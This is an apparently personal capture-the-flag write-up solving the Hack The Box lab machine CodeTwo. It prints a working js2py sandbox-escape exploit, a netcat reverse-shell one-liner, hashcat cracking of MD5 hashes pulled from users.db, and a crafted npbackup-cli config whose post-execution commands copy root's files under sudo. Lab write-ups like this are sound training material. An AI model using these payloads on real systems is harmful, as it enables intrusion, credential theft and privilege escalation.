Hack The Box: CodeTwo
CodeTwo is an easy-difficulty linux machine from Hack The Box when you need to register in a website and run a code that is vulnrable to js2py to get RCE → getting username and password from users.db file → User flag → npbackup-cli Binary priv escalation → Root
Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/Downloads/CodeTwo]
└─$ nmap 10.129.194.204 -A -v

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 13:17 EDT
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-title: Welcome to CodeTwo
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET
|_http-server-header: gunicorn/20.0.4
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
Ok now let’s go ahead to our http://10.129.194.204:8000 and discover our website.

So we have a website talking about platform that is likely to be open-source one. We have an interesting button that can download an app in our local machine and also we have a login page with also registration. Let’s start by downloading and navigating the APP directory first.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/Downloads/app]
└─$ ls -al
total 28
drwxrwxr-x  5 kali kali 4096 Jun 10 06:37 .
drwxr-xr-x 19 kali kali 4096 Aug 18 13:00 ..
-rw-r--r--  1 kali kali 3675 Jun 11 03:46 app.py
drwxrwxr-x  2 kali kali 4096 Jan 16  2025 instance
-rw-rw-r--  1 kali kali   49 Jan 16  2025 requirements.txt
drwxr-xr-x  4 kali kali 4096 Oct 26  2024 static
drwxr-xr-x  2 kali kali 4096 Jan 16  2025 templates
We have app.py python file that is interesting here built in with flask.
In this file he mentioned the users.db file that contains all the usernames including their hashs. But when tried to access the users.db that is in the instance directory, I found the file empty.
So probably the file is only accessible by the local shell.
Another interesting function which is the /run_code. So, let’s take a tep back now and login to this website to see what is really is happening here.

From the image above, We can see that there is a place to write a JavaScript code and then we can run it to get the output. So basically the function that we talked about earlier in the flask file is going to run our script here.
1
2
3
4
5
6
7
8
9
	@app.route('/run_code', methods=['POST'])
	def run_code():
	    try:
		code = request.json.get('code')
		result = js2py.eval_js(code)
		return jsonify({'result': result})
	    except Exception as e:
		return jsonify({'error': str(e)})
Exploitation
What caught my attention here was the function “js2py“ that can have CVE or RCE.
https://github.com/advisories/GHSA-r9pp-r4xf-597r
And here we are, we have an RCE for this js2py function that could be our way out.
So in this github repo i found a script which is this :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
let cmd = "id";
let hacked, bymarve, n11;
let getattr, obj;

hacked = Object.getOwnPropertyNames({});
bymarve = hacked.__getattribute__;
n11 = bymarve("__getattribute__");
obj = n11("__class__").__base__;
getattr = obj.__getattribute__;

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i];
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item;
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result;
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate();
n11[0].decode('utf-8');
in line 1, I put as command “id” to check if it will really return the output for this command and look what i got.

Let’s goooo, we got an id for a user called “app”. What we need to do now is take a reverse shell on this machine and we will be in.
| We need to go to our last script in line 1 and only change the let cmd = “id”; with let cmd = “rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc YOUR_IP 4444 >/tmp/f”; |
And then run the code.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/Downloads/app]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.72] from (UNKNOWN) [10.129.194.204] 38714
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -i
bash: cannot set terminal process group (923): Inappropriate ioctl for device
bash: no job control in this shell
app@codetwo:~/app$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@codetwo:~/app$
We are in, we are connected as app user right now. What i have in my mind right now is the users.db that we didnt reach it previously using the app.zip we downloaded.
1
2
3
4
app@codetwo:~/app$ sqlite3 instance/users.db 'SELECT * FROM user'
sqlite3 instance/users.db 'SELECT * FROM user'
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
Here we go this is the credentials that we were looking for and those are their hashes. Let’s crack it now.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
┌──(kali㉿kali)-[~/Downloads/app]
└─$ hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-sandybridge-AMD Ryzen 5 7535HS with Radeon Graphics, 1435/2934 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

649c9d65a206a75f5abe509fe128bce5:sweetangelbabylove

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 649c9d65a206a75f5abe509fe128bce5
Time.Started.....: Mon Aug 18 14:32:17 2025, (1 sec)
Time.Estimated...: Mon Aug 18 14:32:18 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2397.9 kH/s (0.05ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3448832/14344385 (24.04%)
Rejected.........: 0/3448832 (0.00%)
Restore.Point....: 3448320/14344385 (24.04%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: sweetboy9 -> sweetamine
Hardware.Mon.#1..: Util: 66%
we own user marco now with password = sweetangelbabylove
Let’s ssh to it now and move on to the Priv Escalation phase.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(kali㉿kali)-[~/Downloads/CodeTwo]
└─$ ssh marco@10.129.187.98
The authenticity of host '10.129.187.98 (10.129.187.98)' can't be established.
ED25519 key fingerprint is SHA256:KGKFyaW9Pm7DDxZe/A8oi/0hkygmBMA8Y33zxkEjcD4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.187.98' (ED25519) to the list of known hosts.
marco@10.129.187.98's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue 19 Aug 2025 01:45:51 AM UTC

  System load:           0.88
  Usage of /:            58.2% of 5.08GB
  Memory usage:          23%
  Swap usage:            0%
  Processes:             224
  Users logged in:       0
  IPv4 address for eth0: 10.129.187.98
  IPv6 address for eth0: dead:beef::250:56ff:fe94:5ed3

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Tue Aug 19 01:45:52 2025 from 10.10.14.72
marco@codetwo:~$ cat user.txt
2090c11b63c8d63f59b9f1ad6708f968
marco@codetwo:~$
Privilige Escalation
Like always first thing to think of when moving in privilige escalation is checking the “sudo -l” and here what we got.
1
2
3
4
5
6
7
marco@codetwo:~$ sudo -l
Matching Defaults entries for marco on codetwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codetwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
Also, I did noticed another interesting file that can be related to npbackup-cli
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
marco@codetwo:~$ ls
backups  npbackup.conf  user.txt
marco@codetwo:~$ cat npbackup.conf
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
      - /home/app/app/
      source_type: folder_list
      exclude_files_larger_than: 0.0
    repo_opts:
      repo_password:
        __NPBACKUP__v2zdDN21b0c7TSeUZlwezkPj3n8wlR9Cu1IJSMrSctoxNzQzOTEwMDcxLjM5NjcyNQ8PDw8PDw8PDw8PDw8PD0z8n8DrGuJ3ZVWJwhBl0GHtbaQ8lL3fB0M=__NPBACKUP__
      retention_policy: {}
      prune_max_unused: 0
    prometheus: {}
    env: {}
    is_protected: false
So, let’s take a step back and let’s understand what npbackup is first.
npbackup-cli is a command-line backup client designed to manage backups of files and directories. It allows users to create backups, restore files, list snapshots, and apply retention policies.
Here for our next move, we will be changing the file npbackup.conf to execute some commands which are :
- creating a directory in /tmp
- copying the root.txt flag to the new /tmp directory
- changing the rights so our user can open the new file
So, I will create a new file called malicious.conf that contains :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
      - /root #changed the path to root
      source_type: folder_list

      post_exec_commands: # we will list the commands using this function
        - "mkdir -p /tmp/root"
        - "cp /root/root.txt /tmp/root/root.txt"
        - "chmod 777 /tmp/root/root.txt"
    repo_opts:
      repo_password:
        __NPBACKUP__v2zdDN21b0c7TSeUZlwezkPj3n8wlR9Cu1IJSMrSctoxNzQzOTEwMDcxLjM5NjcyNQ8PDw8PDw8PDw8PDw8PD0z8n8DrGuJ3ZVWJwhBl0GHtbaQ8lL3fB0M=__NPBACKUP__
Now let’s execute the command npbackup-cli and call for our malicious file
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
marco@codetwo:~$ sudo /usr/local/bin/npbackup-cli -c malicious.conf -b --force
2025-08-19 04:13:08,879 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-08-19 04:13:08,885 :: INFO :: Loaded config F9858DD2 in /home/marco/npbackup1.conf
2025-08-19 04:13:08,887 :: INFO :: No groups found in config
2025-08-19 04:13:08,889 :: INFO :: Running backup of ['/root'] to repo default
no parent snapshot found, will read all files

Files:          15 new,     0 changed,     0 unmodified
Dirs:            8 new,     0 changed,     0 unmodified
Added to the repository: 190.612 KiB (39.885 KiB stored)

processed 15 files, 197.660 KiB in 0:00
snapshot 965a654f saved
2025-08-19 04:13:10,602 :: INFO :: Backend finished with success
2025-08-19 04:13:10,656 :: INFO :: Post-execution of command mkdir -p /tmp/root1 succeeded with:
None
2025-08-19 04:13:10,710 :: INFO :: Post-execution of command cp /root/root.txt /tmp/root1/root.txt succeeded with:
None
2025-08-19 04:13:10,764 :: INFO :: Post-execution of command chmod 777 /tmp/root1/root.txt succeeded with:
None
Now if we go to the /tmp/root we can successfully retrieve our root flag.
1
2
3
marco@codetwo:~$ cat /tmp/root/root.txt
752b6a578c8f5ceb0e8239ff97f1d68a
Let’s goooo!! Machine CodeTwo successfully PWNED!!!! It was a great machine and better than the first version Code.